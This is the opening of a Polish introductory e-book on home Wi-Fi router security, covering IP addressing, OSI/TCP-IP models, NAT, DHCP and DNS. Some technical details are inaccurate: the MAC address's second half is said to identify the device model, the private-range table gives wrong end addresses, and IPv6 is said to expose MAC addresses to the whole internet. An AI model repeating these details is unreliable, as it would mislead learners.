e-book

BEZPIECZEŃSTWO DOMOWEGO ROUTERA Wi-Fi. WPROWADZENIE

Adam Samson

securITum

Projekt okładki: Krzysztof Kopciowski
Projekt typograficzny: Krzysztof Kopciowski
Redakcja merytoryczna: Tomasz Turba, Foxtrot Charlie

Redaktor prowadzący: Katarzyna Sajdak
Adiustacja językowa: Magdalena Anioł
Skład i łamanie: Krzysztof Kopciowski
Korekta: Ewa Budka

ISBN: 978-83-968874-4-3

Wydanie I
Kraków 2024

Securitum Wydawnictwo Spółka z ograniczoną odpowiedzialnością
ul. Siostry Zygmunty Zimmer 5
30-441 Kraków
e-mail: wydawnictwo@securitum.pl
www.securitum.pl

Adam Samson

BEZPIECZEŃSTWO DOMOWEGO ROUTERA WI-FI. WPROWADZENIE

securITum

Zastrzeżenia prawne

Bezpieczeństwo IT ma coraz większe znaczenie. Nie można profesjonalnie zabezpieczyć aplikacji czy systemu, nie znając technik ich atakowania. Omawiamy je w tej książce, ponieważ to bardzo skuteczny sposób podnoszenia wiedzy i świadomości użytkowników, administratorów i twórców aplikacji. **Wszelkie podawane przez nas informacje powinny jednak być wykorzystywane wyłącznie w granicach prawa**, co z reguły oznacza zakaz wykorzystywania omawianej tu wiedzy bez zgody dysponenta systemu czy sieci.

Wyjście poza te granice może skutkować zarówno odpowiedzialnością cywilną (np. obowiązkiem naprawienia wyrządzonej szkody), jak i odpowiedzialnością karną. Przykładowo, zgodnie z polskim kodeksem karnym nieuprawnione uzyskanie dostępu do systemu informatycznego lub jego części podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2 (art. 267 §2 kodeksu karnego). Z kolei nieuprawnione zakłócenie w istotnym stopniu pracy systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych podlega karze pozbawienia wolności od 3 miesięcy do lat 5 (art. 269a kodeksu karnego).

Zwracamy na to uwagę, ponieważ **nie jest naszym zamiarem wspieranie jakichkolwiek bezprawnych działań**. Dlatego zastrzegamy, że w najszerszym prawnie dopuszczalnym zakresie wyłączamy naszą odpowiedzialność za skutki takich działań.

Od Redakcji

Seria e-booków ukazująca się nakładem Securitum Wydawnictwo ma na celu przybliżanie wybranych zagadnień z szeroko rozumianego IT w jak najbardziej praktycznym podejściu.

Tworzymy ją dla osób, które potrzebują bodźca, żeby rozpocząć samodzielne zgłębianie jakiegoś tematu, ale albo trochę się wahają, albo nie mają pewności, że to droga dla nich.

Książki w tej serii będą też swoistymi poradnikami dla bardzo początkujących, szukających wprowadzenia w temat na poziomie podstawowym.

Trzy pierwsze e-booki wydawane przez Securitum są trzema różnymi ścieżkami prowadzącymi w świat bezpieczeństwa IT, na które zapraszamy Czytelników portalu sekurak.pl i słuchaczy Sekurak.Academy:

1. Adam Samson, *Bezpieczeństwo domowego routera Wi-Fi. Wprowadzenie*
2. Krzysztof Wosiński, *OSINT: nowy wymiar poszukiwań w sieci*
3. Grzegorz Trawiński, *Certyfikacje ofensywne w cyberbezpieczeństwie*

securITum

SEKURAK.ACADEMY

Miejsce, w którym rzetelna wiedza łączy się z dużą dawką pozytywnej energii i dobrego humoru. Świetna opcja na udaną inwestycję w siebie.

DOŁĄCZ DO NAS

>>> **https://sekurak.academy/** <<<

-25%

z kodem: **e-akademia**

Spis treści

Adam Samson. Absolwent Wydziału Elektrycznego Politechniki Białostockiej, związany z branżą IT od 2012 roku.

DevOps i administrator sieciowy. W swojej karierze był też nauczycielem przedmiotów poświęconych sieciom komputerowym oraz wdrożeniowcem i project ownerem szpitalnego systemu EDM w dwóch unijnych projektach na skalę województwa.

Spora część jego pracy opierała się na kompleksowej obsłudze informatycznej kilku średnich i dużych zakładów przemysłowych oraz hoteli (od wsparcia użytkowników końcowych po zarządzanie sieciami, serwerami i rozwój biznesu). Przeprowadzał też audyty bezpieczeństwa w ramach projektów unijnych. Obecnie współtworzy system typu fintech, rozwijany w chmurze AWS o globalnym zasięgu.

Prywatnie mąż cudownej żony i ojciec wspaniałej córki, którym dziękuje za wyrozumiałość i wytrwałość w czasie, kiedy powstawała ta książka.

WSTĘP

Wielu użytkowników sieci domowej staje przed wyzwaniami związanymi z konfiguracją domowego routera. Nie zawsze trzeba zlecać to komuś innemu, wystarczy chwila na poznanie sposobu działania tego urządzenia oraz kilka chwil na zrozumienie zasad dotyczących jego poprawnej konfiguracji. Zajmę się tutaj omówieniem dobrych praktyk, umieszczając je w szerszym kontekście: od teorii do praktyki, nie zapominając przy tym o sytuacjach nietypowych i podpowiadając, jak poradzić sobie z najczęstszymi problemami.

Zanim jednak zaczniemy dokładnie omawiać poszczególne funkcje urządzenia brzegowego, warto zapoznać się lub przypomnieć sobie kilka najważniejszych pojęć związanych z sieciami. Dzięki temu zrozumienie poszczególnych zagadnień dotyczących konfiguracji routera stanie się łatwiejsze. Prezentowana tu wiedza nie wymaga specjalnego przygotowania, choć osoba spoza branży IT stanie przed pewnym wyzwaniem i będzie potrzebowała trochę więcej czasu.

Przed rozpoczęciem czytania warto jednak wcześniej zapoznać się ze sposobem, w jaki konfiguruje się sieć w używanym systemie operacyjnym. W przypadku systemu Windows zazwyczaj będą to szeroko pojęte poradniki lub strony wsparcia Microsoft[1], a w przypadku poszczególnych dystrybucji Linuxa – manuale (czyli np. polecenie `man`) i różnego rodzaju platformy Wiki im poświęcone, np. strona Ubuntu[2].

Omówienie podstawowych pojęć związanych z siecią komputerową

W podrozdziale tym przedstawione zostaną podstawowe pojęcia związane z sieciami komputerowymi oraz ich konfiguracją. Zapoznanie się z nimi zdecydowanie ułatwi zrozumienie tematyki i pozwoli na sprawne skonfigurowanie bezpiecznej sieci domowej. Analiza ewentualnych błędów konfiguracyjnych również stanie się zdecydowanie prostsza.

Adres MAC (Medium Access Control) to indywidualny adres nadawany przez twórców sprzętu sieciowego takiego jak karty sieciowe lub właśnie routery.

Przykładowy adres tego typu to `11:22:33:AA:BB:CC`. W tym 48-bitowym ciągu znaków pierwsze 24 bity (sześć znaków w zapisie szesnastkowym) służą

do identyfikacji producenta, natomiast kolejne 24 – kryją indywidualny model urządzenia. Teoretycznie adres MAC jest zapisany na stałe, ale istnieją metody na jego zmianę lub podszywanie się pod konkretny adres – chociaż próby wykonania takiej zmiany obarczone są pewnym ryzykiem wyświetlenia się niesławnego niebieskiego ekranu w systemie Windows.

Protokoły IPv4[3] i IPv6[4] (Internet Protocol version 4 oraz 6) to kolejno: czwarta i szósta wersja protokołu IP przeznaczonego do komunikacji w sieci Internet.

Identyfikacja podłączonych hostów odbywa się za pomocą wykorzystania adresów IP. Adres ten w wersji czwartej składa się z czterech oktetów, po 8 bitów, i wygląda np. tak: `123.233.123.123`. Chociaż jest to tylko jeden z możliwych zapisów – do sprawdzenia innych można wykorzystać konwertery typów danych*. Obarczony jest pewnymi ograniczeniami użyć oraz przypisanymi klasami do poszczególnych typów sieci lub charakterystycznego zachowania[5], jak np. wysyłanie pakietów rozgłoszeniowych, czy to limitowanych do jednej podsieci, czy w całym Internecie. Z racji wyczerpującej się puli dostępnych publicznych adresów IPv4 wprowadzono jego nową wersję poszerzoną o trudne do wyczerpania na chwilę obecną zasoby. Liczbę aktualnie dostępnych adresów IP w wersji czwartej można sprawdzić[6].

Szósta wersja protokołu IP, IPv6, oferuje 128 bitów na adres, dzięki czemu możemy podłączyć do sieci dużo więcej urządzeń. Adres wygląda wtedy np. tak: `2001:331a:0000:0000:0000:0000:5511:aad3`, ale i krótszy zapis będzie poprawny: `2001:331a::5511:aad3`.

Głównym powodem powstania wersji szóstej protokołu IP było to, że powszechnie stosowany wcześniej protokół powstawał w latach 70. XX wieku i założenie pojemności ok. czterech miliardów adresów IP wydawało się wystarczającą ilością. Rosnąca popularność komputerów przekroczyła jednak oczekiwania wszystkich twórców rozwiązania i już w latach 90. XX wieku rozpoczęto prace nad protokołem internetowym IPng (Internet Protocol next generation), któremu w 1996 roku nadano oficjalnie nazwę wersji szóstej. Piąta była już wtedy zajęta przez inny eksperymentalny projekt – Internet Streaming Protocol[7]. Ostatecznie, w celu ograniczenia zużycia adresów, zaczęto używać bezklasowej metody przydzielania adresów IP – CIDR (Classless Inter-Domain Routing)[8].

O ile miejsce na wiele przyłączeń jest ważne z punktu widzenia dostawcy Internetu, takiego jak np. Orange, do którego sieci masowo łączą się miliony urządzeń mobilnych[9], to zazwyczaj nie interesuje to już użytkownika końcowego korzystającego z Internetu w domu. W sieci domowej w zupełności wystarcza użycie IP w wersji czwartej, która jest też łatwiejsza do zrozumienia i konfiguracji, natomiast wersja szósta adresacji IP może nie być wspierana przez część starszych urządzeń.

* Przykładowy konwerter liczb dziesiętnych do adresów IPv4.

Sieci zbudowane na obu typach adresacji mają sporo podobieństw:

- pozwalają na komunikację pomiędzy urządzeniami z adresacją w wersjach czwartej i szóstej,
- korzystają z bram: punktów łączności pomiędzy siecią LAN (Local Area Network) a – zazwyczaj – siecią Internet,
- posiadają serwery usługi DNS (Domain Name System),
- obie wersje wymagają też, żeby podłączone urządzenia miały unikatową adresację.

Problemem IPv6 jest kwestia bezpieczeństwa: w sieci opartej na tym modelu każdy unikatowy adres MAC (fizyczny) widoczny jest dla całej sieci Internet i trzeba dodatkowego nakładu pracy, aby zachować podobny poziom anonimowości i bezpieczeństwa, będący standardem w adresacji IPv4[10].

Warto rozwinąć też samo pojęcie klas adresów IP zdefiniowanych w jego czwartej wersji. Dzieli ona dostępną adresację IP na pule dostępne jako adresy publiczne oraz prywatne – z różną liczbą dostępnych hostów oraz sieci zawartych w zakresie:

- **Klasa A** – stworzona do obsługi dużych sieci; początkowo błędnie założono, że będzie niewielkie zapotrzebowanie na tego typu sieci, dlatego można w nich zdefiniować niewiele podsieci, ale bardzo dużo hostów. Adres `127.0.0.1` powinien mieścić się w tej klasie, ale ponieważ został powszechnie przyjęty jako adres *loopback* (czyli pętla zwrotna do danego hosta), teoretycznie jest z niej wyłączony.
- **Klasa B** – stworzona do obsługi dużych i średnich sieci.
- **Klasa C** – duża liczba niewielkich sieci.
- **Klasa D** – zarezerwowana dla multiemisji (ang. *multicast*). To unikalny adres kierujący pakiety do grup adresów IP. To bardziej wydajne niż tworzenie oddzielnych strumieni dla poszczególnych odbiorców przesyłanych danych.
- **Klasa E** – zarezerwowana na potrzeby badawcze organizacji Internet Engineering Task Force (IETF).

Adresacja została podzielona na zakresy przedstawione w tabeli 1[11].

Tabela 1. Zestawienie klas sieci wraz z podziałem na dostępne zakresy adresów IP

NAZWA	ZAKRES	LICZBA SIECI	LICZBA HOSTÓW W SIECI
Klasa A	`1.0.0.0 - 127.255.255.255`	127	16 777 214
Klasa B	`128.0.0.0 - 191.255.255.255`	16 382	65 534
Klasa C	`192.0.0.0 - 223.255.255.255`	2 097 150	254
Klasa D	`224.0.0.0 - 239.255.255.255`	niewydzielone	niewydzielone
Klasa E	`240.0.0.0 - 255.255.255.255`	niewydzielone	niewydzielone

W poszczególnych klasach wydzielono też adresy określone jako nieroutowalne (ang. *non-routable*), które mogą zostać użyte jako adresy IP w sieciach lokalnych (tabela 2). Do połączenia z siecią Internet wymagają one użycia techniki translacji adresów sieciowych – NAT (Network Address Translation).

Tabela 2. Adresy prywatne dostępne w poszczególnych klasach


NAZWA	ZAKRES
Klasa A	10.0.0.0 - 10.255.255.255
Klasa B	172.16.0.0 - 172.31.0.0
Klasa C	192.168.0.0 - 192.168.255.0

Użytkownicy sieci domowych najczęściej spotykają się z adresacją w klasie C; jest ona najbardziej rozpowszechniona. Pozostałe zakresy mają duże zastosowanie w biznesie z uwagi na możliwość wykorzystania znacznie większej liczby sieci oraz hostów.

Rozróżniamy następujące dwa modele sieci:

1. **Model TCP/IP**[12] (Transmission Control Protocol/Internet Protocol) – to jeden z teoretycznych modeli struktury warstwowej protokołów komunikacyjnych, zaproponowany przez DARPA[13].
2. **Model ISO/OSI** – pełna nazwa modelu to ISO OSI RM (ISO Open Systems Interconnection Reference Model)[14].

Z punktu widzenia użytkownika modele te są równoważne. Dla programisty oraz osoby zajmującej się diagnostyką sieci – już nie zawsze. Oba modele zakładają podział komunikacji sieciowej na niezależne od siebie warstwy (rysunek 1[15]).



Rysunek 1. Zestawienie modeli TCP/IP oraz ISO/OSI wraz z prezentacją zasięgu pakietu w urządzeniu

Model TCP/IP zawiera następujące warstwy:


- aplikacji,
- transportową,
- internetową,
- dostępu do sieci.

Model OSI jest trochę bardziej złożony, składa się bowiem z warstw:

- aplikacji – warstwę tę stanowi interfejs pomiędzy użytkownikiem a siecią: świadczenie usług końcowych, jak udostępnianie plików czy drukarek;
- prezentacji – odpowiedzialnej za kodowanie danych: dbanie o wzajemne zrozumienie komunikujących się aplikacji, użycie odpowiednich kodowań języków, ale i kompresja przesyłanych danych;
- sesji – zarządzającej przebiegiem komunikacji: kontrola nawiązywania i zrywania połączeń sieciowych przez różne aplikacje, a także sprawdzanie, czy nadawca pakietu może połączyć się z odbiorcą, dba też o pewność transmisji – pozwala na wznowienie jej w przypadku zerwania;
- transportowej – sprawdzającej końcową integralność również poza siecią lokalną: warstwa dba o odpowiednią kolejność przesyłania i odczytu pakietów, wymusza też retransmisję przy braku odpowiedniego pakietu lub przy zerwaniu komunikacji;
- sieciowej – wybierającej optymalną trasę transmisji danych: warstwa ta kieruje przepływem pakietów w sieci, wykorzystując routing między sieciami, jeśli nadawca i odbiorca znajdują się w różnych sieciach;
- łącza danych – sprawdzającej poprawność przesyłu danych: warstwa ta tworzy ramki i weryfikuje ich zawartość podczas transmisji;
- fizycznej – odpowiedzialnej za transmisję strumienia bitów: szeregowo przesyła strukturę ramek z poprzedniej warstwy po jednym bicie.

Wszystkie warstwy działają dwukierunkowo, dlatego warstwa fizyczna zarówno przyjmuje, jak i nadaje strumienie bitów do warstwy drugiej itd. Pozwala to na prawidłową komunikację i przekazanie usługi pomiędzy komputerami lub serwerami w założony przez twórcę sposób[16].

Z oboma modelami nieodzownie wiążą się dwa pojęcia: enkapsulacja (kapsułkowanie) i dekapsulacja porcji danych (rysunek 2[17]). Proces kapsułkowania polega na zamknięciu kompletnego układu danych z warstwy wyższej w obszarze danych struktury warstwy niższej po stronie nadawcy, przed wysłaniem pakietu przez sieć. W przypadku odbiorcy realizowane jest odwrotne działanie, zwane dekapsulacją. To proces wyodrębniania danych warstwy najwyższej, przenoszącej użytkowe informacje z warstw niższych.




Rysunek 2. Enkapsulacja i dekapsulacja w modelu ISO/OSI

Ważną uwagą jest to, że obowiązujący w sieciach model to TCP/IP (stos TCP/IP, rysunek 3[18]), natomiast model ISO/OSI to logiczny model ułatwiający zrozumienie całego tematu.

W tym miejscu należy jeszcze wspomnieć o podziale ruchu na protokoły komunikacyjne **TCP** (Transmission Control Protocol)[19] oraz **UDP** (User Datagram Protocol)[20]. W dużym skrócie można powiedzieć, że pierwszy wymaga pewnych potwierdzeń komunikacji, pozwala na retransmisję i jest zasadniczo wolniejszy. Nadaje się do przesyłania plików, gdy chcemy mieć pewność, że dotrą niezmienione i bez strat w zawartości. Drugi natomiast pozwala na szybką komunikację jednostronną. Nie czeka na potwierdzenie, nie zwraca uwagi, czy druga strona odebrała pakiety i w jakiej kolejności. Dzięki temu bardzo dobrze nadaje się np. do streamingu wideo, kiedy ważne jest to, by dane docierały w czasie rzeczywistym, ale ubytki w obrazie są dopuszczalne.

Wykorzystanie tych dwóch protokołów ma za zadanie poprawić bezpieczeństwo oraz niezawodność przesyłu danych z odpowiednim, zadowalającym czasem reakcji. Dodatkowo to, że wszyscy używają takich samych protokołów do komunikacji, spowodowane jest zaakceptowaniem użycia przyjętych standardów, wydawanych np. przez IEEE SA (Institute of Electrical and Electronics Engineers Standards Association).



Rysunek 3. Zestawienie warstw stosu TCP/IP

NAT (Network Address Translation) to translacja adresów sieciowych lub, zabawnie brzmiąca, maskarada. To technika odpowiedniego przesyłania ruchu sieciowego poprzez router, mająca na celu zmianę adresów źródłowych i docelowych oraz (zazwyczaj) numerów portów wykorzystywanych do transmisji. Cała operacja ma pozwolić hostom (urządzeniom) ukrytym za routerem na dostęp do Internetu za pośrednictwem jednego publicznego adresu IP przyznanego właśnie urządzeniu brzegowemu (bramie).

W sieciach komercyjnych możemy spotkać się z różnymi typami NAT-owania, takimi jak: jeden do jednego, jeden do wielu, NAT statyczny lub dynamiczny. Więcej informacji na ten temat możecie znaleźć np. w tekście *NAT od podszewki*[21] lub w książce *Wprowadzenie do bezpieczeństwa IT*[*].


NAT-owanie ma pewne wady, do których można zaliczyć wpływ na prędkość przesyłu danych lub problemy mogące pojawić się przy konfiguracji centrali telefonicznych w sieci, ale są to w większości problemy przedsiębiorstw, a nie użytkownika domowego[22]. Translacja adresów wykorzystywana jest głównie dla adresacji IP w wersji czwartej, bo z założenia IP w wersji szóstej obsługuje tak wiele urządzeń, że każde może uzyskać własny adres publiczny. Mimo wszystko NAT w tej wersji IP również można wykorzystać[23].

* Zob. np. Wojciechowski P., *Bezpieczne architektury sieci* [w:] *Wprowadzenie do bezpieczeństwa IT*, t. 2 [w przygotowaniu].

Wspomniany wcześniej termin „maskarada" to proces ukrywania („zamaskowania") adresów IP komputerów w sieci za pośrednictwem routera podłączonego do Internetu. Ten mechanizm umożliwia dostęp do Internetu dla komputerów, które nie posiadają publicznych adresów IP. Ponadto może on służyć do zabezpieczania komputerów nawet wtedy, gdy posiadają one publiczne adresy IP. W praktyce maskarada stanowi jedną z form firewalla, chroniącą przed nieautoryzowanym dostępem do sieci[24].


Sieci dzielą się na pewne **obszary ideowe**. Największą taką jednostką jest rozległa sieć komputerowa **WAN** (Wide Area Network), obejmująca swoim zasięgiem szerokie obszary geograficzne, jak kraj czy województwo. Łączy ona wiele rozproszonych sieci typu **LAN**. Sieci WAN korzystają z usług profesjonalnych operatorów telekomunikacyjnych, takich jak Orange czy Netia. Większość sieci WAN to sieci korporacyjne, miejskie lub mieszczące się w obrębie placówek szkolnictwa wyższego. O ile każdy router w domu wymaga adresacji sieci WAN dostarczonej od dostawcy Internetu, to w obrębie naszych mieszkań częściej korzystamy z mniejszej sieci LAN, a nawet **PAN** (Personal Area Network – rysunek 4*). Za jej pośrednictwem zazwyczaj komunikuje się ze sobą od kilku do kilkunastu urządzeń w obrębie jednego budynku o dość ograniczonym zakresie zastosowań. W jej skład wchodzą zwykle takie elementy, jak: router, komputery, telefony i (coraz częściej) trochę sprzętu domowego, jak: telewizory, drukarki i urządzenia internetu rzeczy. Sieć PAN, czyli typowa sieć domowa, działa w zasięgu ok. 10 metrów i można do niej zaliczyć np. standard Bluetooth, Zigbee, IrDa z urządzeniami takimi jak: bezprzewodowe słuchawki, myszy, klawiatury, piloty, elementy rozwiązań typu *smart home*.

Każda sieć może zostać stworzona zgodnie z jedną z wybranych topologii lub ich połączenia, jak: pierścień, magistrala, siatka czy gwiazda (rysunek 5). Tę ostatnią niemal zawsze znajdziemy w domu.



Rysunek 4. Przykład topologii gwiazdy w sieci PAN

* Źródło: opracowanie własne (dotyczy również następnych rysunków tego typu).



Rysunek 5. Zestawienie topologii sieciowych

Poza opisanymi tu typami sieci w biznesie spotkać można jeszcze inne rozwiązania: **SAN** (Storage Area Network), które są sieciami łączącymi magazyny danych (macierze dyskowe) z serwerami, oraz **MAN** (Metropolitan Area Network)*, czyli miejskie sieci komputerowe. Historycznie warto w tym miejscu wspomnieć również o przodku obecnego Internetu, jakim była pierwsza rozległa sieć ARPANET (Living Internet, ARPANET – The First Internet) zbudowana na potrzeby armii Stanów Zjednoczonych.

Każda z obecnie istniejących sieci, żeby poprawnie i wygodnie funkcjonować, korzysta z przynajmniej dwóch najbardziej znanych **usług sieciowych**. Pierwszą z nich jest **DHCP** (Dynamic Host Configuration Protocol), natomiast druga to **DNS** (Domain Name System).


Protokół DHCP został stworzony w celu przydzielania z dostępnej puli automatycznej adresacji IP urządzeniom w sieci LAN, jednocześnie przekazując informacje o adresie bramy, który jest niezbędny do ustawienia urządzenia w celu uzyskania przez nie dostępu do Internetu, lub pod którym znajduje

* Przykład sieci miejskiej w Białymstoku: Politechnika Białostocka, *Miejska Sieć Komputerowa BIAMAN*.

się serwer usługi DNS. Ta druga usługa odpowiada za rozpoznawanie nazw domen, wykonując translację nazwy mnemonicznej, np. *sekurak.pl*, na adres IP, np. `51.77.40.125` (rysunek 6).

W związku z tym mogą występować dwie różne konfiguracje z wykorzystaniem DHCP:

1. konfiguracja adresu na porcie WAN bramy, co odnosi się do sytuacji, gdy dostawca usług internetowych (ISP) przekazuje adres bramy dla urządzenia, które jest bezpośrednio podłączone do Internetu;
2. uzupełnienie konfiguracji hosta o adres bramy (domyślnej) w sieci wewnętrznej, gdzie urządzenia w sieci lokalnej uzyskują automatycznie przydzielane adresy IP oraz informacje o adresie bramy, pozwalającej na dostęp do Internetu.



Rysunek. 6. Przykładowe zapytanie DNS

W sieciach domowych router jest też zazwyczaj serwerem DHCP, czasem również serwerem DNS, chociaż częściej tylko pośredniczy w przekazywaniu zapytań do serwerów (rysunek 6) z odpowiednio dużą pulą wpisów adresowych. Do najbardziej znanych adresów serwerów DNS należą: `8.8.8.8` (Google), `1.1.1.1` (Cloudflare) lub bardziej znane starszemu pokoleniu internautów serwery należące dawniej do spółki TP S.A., a obecnie do grupy Orange Polska: `194.204.152.34` oraz `194.204.159.1`.

